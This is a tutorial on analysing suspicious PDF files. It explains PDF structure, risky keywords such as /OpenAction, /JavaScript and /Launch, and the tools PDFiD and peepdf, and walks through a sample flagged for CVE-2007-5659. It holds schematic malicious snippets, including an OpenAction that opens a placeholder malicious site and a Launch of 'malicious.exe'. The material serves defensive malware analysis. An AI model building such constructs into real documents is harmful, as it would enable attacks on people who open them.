pdf Analysis

> بسم الله الرحمن الرحيم
> ربنا يجعل هذا العمل خالص لوجهك ويجعله صدقة جارية على روح والدي

Introduction

What is pdf and what is it structure?

- Overview of PDF Structure
- Header
- Body
- Cross-Reference Table
- Trailer

what we need to analyze pdf

- objects
- keywords
- data

PDF Anlysis And Tools

- Looking for suspicious keywords
  - OpenAction, AA
  - JavaScript, JS
- Encoded data
- Tools for Anlysis
  - pdfid
  - peepdf

Hands on by do anaysis on pdf file

Introduction

PDF files are everywhere. We use them for sharing contracts, eBooks, resumes, and more because they're easy to open, look the same on any device, and can include text, images, and even forms. But did you know that PDFs can also be dangerous?

Sometimes, what looks like a harmless **PDF** could actually be hiding something harmful—like a link to a fake website, a hidden program that can steal your data, or even malicious code designed to harm your device. That's why it's important to analyze **PDFs** to check if they're safe.

PDF analysis is simply the process of taking a closer look at a **PDF** file to see if there's anything suspicious inside. This can be done in two ways:

1. **Static Analysis**: Looking at the file without opening it—checking its structure, metadata, and other details.
2. **Dynamic Analysis**: Opening the file in a controlled environment to see how it behaves.

This guide will help you understand:

- What makes a PDF risky.
- How to analyze PDFs step by step.
- Tools you can use to find out if a PDF is safe or not.

What is pdf and what is it structure?

First, we will explain how PDFs work and discuss the structure of a PDF to become familiar with it and understand how attackers can exploit its features.
PDF is a highly structured format based on objects and uses a combination of text, binary data, and compression techniques

1. Overview of PDF Structure

A PDF file consists of the following main components:

- **Header**
- **Body**
- **Cross-Reference Table**
- **Trailer**

Header

This tells the reader software which version of the PDF specification the file follows

- The header is the first line of a PDF file.
- It specifies the PDF version, for example:
- `%PDF-1.7` as we see the version is **1.7**

Body

- The body contains all the objects that make up the content of the PDF, such as:
  - Text
  - Images
  - Fonts
  - Metadata
  - Annotations
  - Interactive elements (e.g., forms and links)

Objects in the Body

PDF files are made up of various objects, such as:

1. **Numeric Objects**: Numbers (integers or real).

2. **String Objects**: Sequences of characters enclosed in parentheses.
3. **Name Objects**: Keywords prefixed with a `/`.
4. **Array Objects**: Ordered collections of objects enclosed in square brackets.
5. **Dictionary Objects**: Key-value pairs enclosed in `<< >>`.
6. **Stream Objects**: For large data like images or fonts, wrapped in `stream` and `endstream`.
7. **Indirect Objects**: Reusable objects identified by an object number and generation number.
   example Indirect Objects :

```
5 0 obj <<
/Type
/Page
/Parent 2 0 R
/MediaBox [0 0 595.28 841.89]
>> endobj
```

Cross-Reference Table

Imagine you have a huge book, but instead of flipping through every page to find something, you have an **index** at the back. This index tells you exactly on which page you can find specific topics. The **Cross-Reference Table** in a PDF works the same way—it's an "index" that helps the PDF reader quickly find specific pieces of information (like text, images, or pages) without scanning the entire file.

- **What's in the Table?**
  The XRef Table lists all the objects in the PDF (remember, everything in a PDF is an object: pages, text, fonts, etc.). For each object, it stores:
  - Its **position** in the file (so the reader knows where to look).
  - A **status** (whether the object is in use or free).
- **How is it Structured?**
  It looks like a table with rows. Each row corresponds to an object and says:
  - **Where it starts** in the file (byte offset).
  - If it's **active** or not.
    For example:

```
    xref
0 3
    0000000000 65535 f % Object 0: Free
0000000010 00000 n % Object 1: Active at byte 10
    0000000056 00000 n % Object 2: Active at byte 56
```

trailer

Imagine you've just packed a big suitcase with lots of items, and at the very end, you write a **note** listing where everything is packed. This note helps you quickly find the important things when you need them later. In a PDF, the **trailer** is like that note—it's a summary that tells the PDF reader where to find the key parts of the document.

What’s in the Trailer?

The trailer contains:

1. **Size**: The total number of objects in the PDF.
   Think of it like the total items packed in your suitcase.
2. **Root**: A pointer to the **document catalog**, which is the "master guide" for the PDF.
   It’s like saying, "Start here to unpack this suitcase properly."
3. **Info**: A pointer to metadata about the PDF, like the title, author, or creation date.
   This is extra information about the suitcase, like its label or where it was packed.
4. **Startxref**: The location (byte offset) of the **Cross-Reference Table (XRef)**, which is the PDF's detailed index.
   This is like saying, "The list of everything in this suitcase starts on page X."
   example :

```
trailer
<<
/Size 6
/Root 1 0 R
/Info 3 0 R
>> startxref
224
%%EOF
```

- `/Size 6`: There are 6 objects in this PDF.
- `/Root 1 0 R`: The document catalog is at object `1 0 R`. This is the "master guide" for the PDF structure.
- `/Info 3 0 R`: Metadata (like title/author) is stored at object `3 0 R`.
- `startxref 224`: The cross-reference table starts at byte 224.
- `%%EOF`: End of the file.

what we need to analyze pdf

After explaining this concept, we need to identify what is important and what is not. To do this, we will divide it into three approaches categories:

- objects
- keywords
- data

objects :

We will also divide this into two approaches:

- header
- all objects

header :

`%PDF-1.7`
It doesn't have to be at the beginning of the file; it can be within the first 1024 bytes. This allows an attacker to take advantage of it by placing data there to avoid signature detection

all objects :

We will take an example and explain it will help us to understand :

```
1 0 obj
<<
/Type
/Catalog
/Pages 2 0 R
/Outlines 3 0 R
/Metadata 4 0 R
>>
endobj
```

so every object start with `obj` and ending with `enobj`

- - **`1 0 obj`**:
    This line marks the start of the Catalog object. It has an object number `1` and a generation number `0`.
- **`<< ... >>`**:
  This is the dictionary that contains the properties of the catalog object. Inside it, we have:
  - **`/Type /Catalog`**:
    This defines the object type as `/Catalog`, which is the root of the PDF document.
  - **`/Pages 2 0 R`**:
    This is a reference to object `2 0`, which represents the **Pages tree** (the list of all pages in the document). The catalog tells us where to find all the pages.
  - **`/Outlines 3 0 R`**:
    This is a reference to object `3 0`, which is usually the **Outlines** (or table of contents) of the PDF, if present. It helps the reader navigate the document.
  - **`/Metadata 4 0 R`**:
    This is a reference to object `4 0`, which holds the **metadata** about the PDF, like the title, author, and other information about the document.
- **`endobj`**:
  Marks the end of the Catalog object definition

keywords

If you look at the structure of a PDF, you'll find that it contains a number of keywords. Keywords begin with a '/ ' and help explain how PDFs work
the important keywords like :

`/OpenAction`

`/OpenAction` is a special action that can be defined in a PDF to automatically trigger something when the PDF is **opened** by the user. It tells the PDF reader to do something specific right when the document is opened.
For example, you can use `/OpenAction` to:

- Go to a specific page in the document when it's opened.
- Play a multimedia file (like a sound or video).
- Run a JavaScript script that executes automatically.
  - Attackers could embed a JavaScript script in the `/OpenAction` to execute **malicious code** as soon as the document is opened. This could lead to:
    - **Exploiting vulnerabilities** in the PDF reader software.
    - **Downloading malware** onto the user's device without their knowledge.
    - **Stealing sensitive information**, such as login credentials or system details.

```
        1 0 obj
        <<
        /Type
        /Catalog
        /OpenAction [ (javascript:app.alert('This is malicious code!');) ]
        >>
        endobj
```

`/JavaScript` or `/JS`

In a PDF file, the `/JavaScript` (or `/JS`) key is used to define **JavaScript code** that can be executed inside the PDF. This allows the PDF to have interactive features, like form validation, automated calculations, pop-up messages, or even custom actions triggered by the user (such as clicking a button).
Think of it like a webpage—just like how a website uses JavaScript to create dynamic actions (like showing an alert when you click a button), a PDF can use JavaScript to perform similar tasks.
For example, you might have a PDF with a form. When you click a button to submit the form, JavaScript inside the PDF could validate that the fields are filled correctly, or it might even open a web page.

```
/JavaScript
<< /S /JavaScript /JS ("app.alert('Hello World');")>>
```

- `/S /JavaScript`: This tells the PDF that the object contains JavaScript.
- `/JS ("app.alert('Hello World');")`: This is the JavaScript code that gets executed. In this case, it shows a pop-up message with the text "Hello World"

`/Names`

In a PDF file, `/Names` is an entry in the **Catalog object** that helps define named destinations or external actions. It's like a "bookmark" or reference table for parts of the document that can be directly linked to, such as specific pages or sections.
Think of it like a **map** of shortcuts inside the document:

- It can point to **specific pages** (called "named destinations").
- It can also define actions, such as linking to external resources or executing a script when clicked.
- `/Names` to **malicious activity**:
    1. **Malicious JavaScript**: PDFs allow embedding **JavaScript** for actions, and the **/JavaScript** entry in `/Names` can be used to define scripts that run when a user clicks on certain elements in the document. While this is legitimate in many cases, attackers can abuse this feature:
        - Malicious PDFs might have JavaScript that automatically runs when the document is opened or when certain actions are triggered (like clicking on a link).
        - For example, a PDF might silently run a **script** to exploit vulnerabilities in the user's PDF viewer or web browser, like downloading malware or capturing sensitive information.

`/EmbeddedFile`

An `/EmbeddedFile` in a PDF is a way to store external files inside a PDF document. These files can be anything, such as images, audio files, videos, or even other documents. Think of it like putting a picture or a document into an envelope (the PDF). The `/EmbeddedFile` is the file you're placing inside the envelope.
When you add an `/EmbeddedFile` to a PDF, you basically attach a file that can be accessed and extracted from the PDF. This file doesn't show up directly in the PDF's visible content, but it's still there, hidden within the document.
In PDF structure, `/EmbeddedFile` is used to store these files. Here's an example of what the dictionary for an `/EmbeddedFile`** looks like:

```
8 0 obj
<<
/Type
/Filespec
/F (malicious.exe)
/EF
<< /F 9 0 R>>
>>
endobj
```

- `/Type /Filespec`: Indicates that this object is a file specification (i.e., an embedded file).
- `/F (malicious.exe)`: This is the file name. In this case, it's a file called `malicious.exe`.
- `/EF`: This is the reference to the actual embedded file (stored in another object).
- `/F 9 0 R`: Points to another object (in this case, object 9), which contains the actual binary content of the file `malicious.exe`.
- **Malicious Scenario:**
  Imagine you receive a PDF in your email from an unknown source. It seems like a legitimate document, perhaps labeled "Important_Report.pdf."
  Inside the PDF, an `/EmbeddedFile` is hidden, containing a malicious executable (`malicious.exe`). This file is designed to exploit a vulnerability in your PDF reader.
    - When you open the PDF, the `/EmbeddedFile` (the malicious `.exe` file) gets extracted.
    - If the PDF reader is vulnerable, the file might automatically run or trick you into opening it.

  - Once executed, the malware could infect your computer, steal sensitive data, or even take control of your system.

data

Data in a PDF file can be stored in several ways. The most important thing to remember is that PDF files have a **structure** that includes text, images, and other content. Sometimes, this data is **encoded** (i.e., transformed into a different format) for storage and compression.

What does encoding mean in PDFs?

Encoding is a way to **compress** or **transform** data so that it can be stored efficiently and decoded later. For example, if an image or text is stored in a PDF, it may be compressed using filters or encoding schemes to save space. Common filters used in PDFs include:

- **FlateDecode**: This is a **compression filter** that uses the **DEFLATE** algorithm, which is commonly used in ZIP files. It reduces the size of text or image data.
- **ASCII85Decode**: This filter encodes data in a form that's easy to represent in ASCII text. It's often used to store binary data as ASCII characters.
- **LZWDecode**: The **Lempel-Ziv-Welch (LZW)** algorithm is another method of compression often used in older PDF files.
  These filters are applied to the data to make the file smaller and faster to transmit.

```
4 0 obj
<<
/Length 39
/Filter
/FlateDecode >>
stream xœ~¥q|Z…–... (compressed binary data)
endstream
endobj
```

- **Object Number and Generation Number:**
  - `4 0 obj` and `endobj` mark the start and end of the object in the PDF. This is the object number (`4`) and generation number (`0`).
- **Dictionary (<<...>>):**
  - The `<<` and `>>` represent a dictionary in the PDF syntax, which is a set of key-value pairs.
  - The dictionary contains the following entries:
    - `/Length 39`: This indicates the length of the stream (39 bytes of compressed data).
    - `/Filter /FlateDecode`: This tells us that the data inside the stream has been compressed using the **FlateDecode** filter (which is the **DEFLATE** algorithm).
- **Stream (binary data):**
  - The `stream` keyword marks the start of the data stream, which in this case is the compressed binary data.
  - The data following `stream` (represented as `xœ~¥q|Z…–...` in the example) is the **compressed data** that has been encoded using **FlateDecode**.
- **Endstream:**

    - The `endstream` marks the end of the stream data.
- **endobj:**
    - Marks the end of the object itself.

PDF Anlysis And Tools

Looking for suspicious keywords

Attackers can exploit the `/OpenAction` keyword to execute malicious code automatically when the PDF is opened. Since many PDF readers support JavaScript, attackers can embed **malicious JavaScript** in the `/OpenAction` field that will be executed without the user's knowledge or consent

`/OpenAction`:

1. **JavaScript Execution**: Attackers can embed JavaScript in the `/OpenAction` that performs harmful activities, such as:
    - **Downloading additional malware**.
    - **Phishing**: Opening a fake webpage that looks legitimate to steal credentials.
    - **Exploiting vulnerabilities**: Using the PDF reader's vulnerabilities to run malicious code or install backdoors.
      Example:

```
            <<
            /Type /Catalog /OpenAction
            [ /JavaScript (app.launchURL('http://maliciouswebsite.com')); ]
            >>
```

- When the PDF is opened, the `launchURL` function executes and automatically opens a malicious website in the user's browser.
- **Launching Files**: The `/OpenAction` can also be used to **launch external files** on the victim's system. For instance, an attacker might use `/OpenAction` to execute a harmful executable (`.exe`) or a script on the victim's computer without their consent.
  Example:
  `<< /Type /Catalog /OpenAction [ /Launch (C:/path/to/malicious_program.exe)] >>`
  This will attempt to launch the specified file when the PDF is opened, potentially executing malware or unwanted programs.
- **Exploiting PDF Reader Vulnerabilities**: Some older PDF readers have vulnerabilities that can be triggered by JavaScript or other actions in the `/OpenAction`. By using these vulnerabilities, an attacker could **exploit the system** and gain access to sensitive information or even execute arbitrary code on the victim's machine

`/JavaScript`

While JavaScript is useful for creating interactive PDFs, it can also be **misused** by attackers to perform harmful actions, like installing malware on your computer or stealing sensitive information. Here's how it works:

1. **Hidden Malicious Code:**

Attackers can hide JavaScript code inside a PDF file. The code could be **invisible** to you while you're browsing the PDF, and it gets executed without you even realizing it. For example, the attacker might include JavaScript that runs when you open the PDF, causing the following:

- **Download and execute malicious software**: The JavaScript can open a link to a malicious website or download harmful files, like viruses or trojans, onto your computer.
- **Steal your data**: The JavaScript could steal your personal data or information saved in the PDF, such as usernames, passwords, or credit card details, and send it back to the attacker.

2. Automatically Triggered Actions:

The malicious JavaScript can be set to run automatically when the PDF is opened or interacted with. This means that:

- You might open a PDF expecting to read something harmless, but as soon as you open it, the JavaScript runs in the background and starts executing harmful commands.
- It might try to exploit weaknesses in your PDF viewer or web browser to take control of your device.

Data Encoding

Imagine you're looking at a PDF that contains **encoded data**. On the surface, it might seem like the file is just a normal document, but under the hood, there's something more going on.

Here’s how it can be harmful:

1. **Obfuscation (Hiding the Bad Stuff)**: The attacker might encode their malicious content, like a piece of harmful code, so that it’s **hidden**. The malicious script might be sitting there, but since it’s encoded, it doesn’t look like anything suspicious at first.

   It’s like putting a dangerous item inside a locked box and then putting a pretty label on it. To anyone who doesn’t have the key, the box looks harmless.
2. **Triggering Malicious Code**: After the PDF is opened and the data is decoded (or decompressed), the malicious payload might be **activated** automatically. For example, it could be a hidden **JavaScript** code that runs when the PDF is viewed, which can cause the computer to download malware or run commands without the user even knowing.
3. **Using Filters to Hide the Payload**: PDF creators can use filters to **compress** or **encode** data, making it more difficult to inspect. For example, a script might be compressed using the **FlateDecode** filter. If the person opening the file isn’t looking carefully or isn’t using the right tools to decode it, they could miss the fact that there’s harmful code inside.

Malicious Example:

Imagine you get a PDF that appears to be an invoice or a document with images and text. However, the PDF creator has added malicious code, but **encoded it** (compressed or obfuscated). The data in the PDF might look like gibberish to you at first glance:

```
<< /Length 123 /Filter /FlateDecode >>
stream xœ~¥q|Z…–... (compressed malicious script)
```

```
endstream
```

- **What's going on here?** This is a compressed, hidden piece of harmful code.
- If you open the PDF, the malicious code gets **decompressed** and can do things like:
  - Download and run a virus.
  - Exploit a bug in your PDF viewer.
  - Open backdoors to your system.

Tools for Anlysis

PDFiD

PDFiD is a lightweight tool that helps you analyze the structure of a PDF file. It focuses on detecting elements in a PDF that could potentially be harmful, such as JavaScript, embedded files, or strange filters. It's designed to give you a **quick overview** of a PDF file to see if anything suspicious is present.

How to Use PDFiD

Here's a simple breakdown of how to use PDFiD:

1. Install PDFiD

You can install PDFiD in a few simple steps. It's a command-line tool, and it works well on both **Windows** and **Linux**. Here's how to get started:

- Download PDFiD from https://pypi.org/project/pdfid/.
- On Windows, you can run it directly from the command prompt after extracting the tool.
- On Linux, you can use `wget` to download it or clone the GitHub repository.

2. Running PDFiD

Once PDFiD is installed, you can run it through your terminal or command prompt

```
python pdfid.py example.pdf
```

3. Understanding PDFiD's Output

When you run PDFiD on a PDF, it produces a summary of the PDF's content, focusing on key areas where malicious code could hide. Let's go over what you might see:
Here's a sample output:

```
PDF version: 1.7
/Length: 5
/Filter:
/FlateDecode
/JS: 1
/JavaScript: 1
/EmbeddedFile: 0
/ObjStm: 0
```

```
/Names: 0
/Encrypt: 0
/Metadata: 0
/Perms: 0
/XRefStm: 0
/Trailer: 1
```

Let’s break down the output:

- **PDF version**: The version of the PDF file (e.g., 1.7).
- **/Length**: The length of objects or streams in the PDF. A large or unusual length might indicate something suspicious.
- **/Filter**: This tells you which **filters** (like **FlateDecode**) are used to compress data. Filters can be used to hide or obfuscate malicious content.
- **/JS**: Shows whether JavaScript is embedded in the PDF (1 means yes). Malicious PDFs often use JavaScript to execute code.
- **/JavaScript**: Specifically indicates whether there is JavaScript embedded within the PDF. This is a common method for running harmful code in a PDF.
- **/EmbeddedFile**: Indicates whether the PDF contains embedded files (like executables or malware). If this is set to 1, it may mean the file contains hidden items.
- **/ObjStm**: Object streams, which are used to store a collection of objects in a PDF. These can be used to hide malicious elements.
- **/Encrypt**: If this value is 1, it means the PDF is encrypted. An encrypted PDF might be hiding content.
- **/Metadata**: This indicates if metadata is used. Malicious metadata can sometimes hide additional data or commands.
- **/Perms**: If the PDF has special permissions set (like print restrictions), it can sometimes indicate an attempt to hide data.
- **/Trailer**: This is a reference to the trailer of the PDF, which contains important information about the file structure.

Peepdf:

1. Installation

Before using Peepdf, you need to install it. Peepdf is a Python-based tool, so you'll need to have Python installed on your system. Here’s how to install it:

- **Install Python (if not already installed):** Download Python from python.org and follow the installation instructions for your OS.
- **Install Peepdf:** Once you have Python set up, open a terminal/command prompt and run the following command to install Peepdf using **pip**:
    - `pip install peepdf`

2.What Peepdf Uses:

Peepdf has two opetion :


- -i inline mode
- -u update
  Peepdf uses a set of features and techniques to help you analyze and interact with the internal structure of a PDF:
- **Objects**: PDFs are made up of objects like images, text, fonts, and more. Peepdf lets you view and interact with these objects.
- **Streams**: Streams in PDFs contain large data (like images or compressed code). Peepdf helps you examine these streams and decode them if they are compressed or obfuscated.
- **Filters**: Filters (e.g., FlateDecode, ASCII85Decode) are used to compress or encode data. Peepdf helps you decode these filters and view the raw data.
- **JavaScript**: Peepdf helps you identify embedded JavaScript, which is commonly used for malicious activity like executing hidden actions when the PDF is opened.

3.Key Peepdf Commands Overview:

Command	Description
`open <file>`	Opens the PDF file for analysis.
`objects`	Lists all the objects in the PDF.
`object <id>`	Displays detailed info for the specified object (replace `<id>` with an object ID).
`js`	Shows any JavaScript embedded in the PDF.
`stream <id>`	Displays the content of a specific stream (useful for compressed or encoded data).
`filter`	Lists the filters used in the PDF (like FlateDecode, ASCII85Decode).
`extract`	Extracts embedded files from the PDF.
`remove <id>`	Removes a specific object (useful for cleaning up malicious content).

Hands on by do anaysis on pdf file

You can download the file from here.
If we pass the PDF file to PDFiD:




```
remnux@remnux:~/Mal_pdf$ pdfid badpdf.pdf
PDFiD 0.2.5 badpdf.pdf
 PDF Header: %PDF-1.3
 obj                   14
 endobj                14
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    2
 /JavaScript            3
 /AA                    0
 /OpenAction            1
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```

As we can see, it returns the count of each keyword in the file. There is an OpenAction, which we explained earlier, that is used to perform an action when the file is opened. Additionally, there are three JavaScript keywords and two from JS. Therefore, we don't need more than this from PDFiD
we will use peepdf to make more analysis and extract the js code :
after we use this comman :

```
peepdf badpdf.pdf
```

it return this




```
remnux@remnux:~/Mal_pdf$ peepdf badpdf.pdf
File: badpdf.pdf
MD5: 2264dd0ee26d8e3fbdf715dd0d807569
SHA1: 99a84407ad137c16c54310ccf360f89999676520
Size: 2754 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (1): [13]
        Suspicious elements:
                /AcroForm: [1]
                /OpenAction: [1]
                /Names: [1, 10]
                /JS: [1, 12]
                /JavaScript: [1, 7, 12]
                Collab.collectEmailInfo (CVE-2007-5659): [13]
```

we can see alots of informations

- **MD5 & SHA1**: Cryptographic hash values used to check the integrity of the file. They help detect any changes or tampering in the file.
- **Size**: The total size of the PDF file, indicating how large or small the file is. Larger files may contain more objects or hidden content.
- **Version**: The PDF version (e.g., 1.3) shows which PDF features are available and could hint at potential vulnerabilities in certain versions.
- **Objects**: A list of internal components within the PDF (e.g., text, images, metadata), each assigned an object ID. Objects help define the structure of the file.
- **Streams**: Binary data such as images or JavaScript encoded or compressed. These streams may carry hidden or malicious content.
  But there is a sign string that indicates the vulnerability being exploited **CVE-2007-5659**
  I searched for this CVE and found an article explaining it. You can find it at this link
  https://cvefeed.io/vuln/detail/CVE-2007-5659#!
  Description of CVE :
  Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.
  we need to make deep analysis so we will use -i option


```
peepdf -i badpdf.pdf
```



```
Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (1): [13]
        Suspicious elements:
                /AcroForm: [1]
                /OpenAction: [1]
                /Names: [1, 10]
                /JS: [1, 12]
                /JavaScript: [1, 7, 12]
                Collab.collectEmailInfo (CVE-2007-5659): [13]


PPDF> 
```

We can see it returns the previous output, but similar to the command line, we will use the command we explained earlier. First, we need to start from the root object. as wee see it located at 1 so we will see what it is contain To do this, we will use the `object` option

```
object 1
```



```
PPDF> object 1

<< /AcroForm 5 0 R
/Threads 2 0 R
/Names 7 0 R
/OpenAction << /S /JavaScript
/JS this.zfnvkWYOKv() >>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 6 0 R
/ViewerPreferences << /PageDirection /L2R >> >>
```

we can see it return **Catalog**

- **/AcroForm 5 0 R**: Refers to a form within the PDF (object 5) which might contain interactive form fields.
- **/Threads 2 0 R**: Refers to an object (object 2) related to threads, often used for linking different parts of the document.
- **/Names 7 0 R**: Refers to an object (object 7) which could define named elements or actions.
- **/OpenAction**: This specifies an action to take when the document is opened. In this case, it runs JavaScript, which could be used for various purposes (in this case, `this.zfnvkWYOKv()` is a function, possibly to perform a task when the PDF is opened).
- **/Pages 4 0 R**: Points to the pages in the document (object 4), essentially linking to the actual content of the PDF.
- **/Outlines 3 0 R**: Refers to a table of contents or bookmarks (object 3), which provides navigation options.
- **/Type /Catalog**: Indicates that this is the Catalog object, which is the main structure of the document.

- **/PageLayout /SinglePage**: Specifies that the document layout displays one page at a time.
- **/Dests 6 0 R**: Refers to destinations (object 6), likely used for internal links or navigation.
- **/ViewerPreferences << /PageDirection /L2R >>**: Specifies the viewer preferences for page direction, meaning it should be displayed from left to right (L2R).
  Then, we will go to JavaScript to see what it contains first we need to know what number of object that contain javascript we can use this

```
search javascript
```

```
PPDF> search javascript

[1, 7, 12]
```

We have already seen object 1, so we will now look at object 7

```
object 7
```

```
PPDF> object 7

<< /JavaScript 10 0 R >>
```

It returns the object that references the 10th object

```
object 10
```

```
PPDF> object 10

<< /Names [ New_Script 12 0 R ] >>
```

we can see it contains :

- **New_Script**: This is the name of an object (possibly a script or related resource).
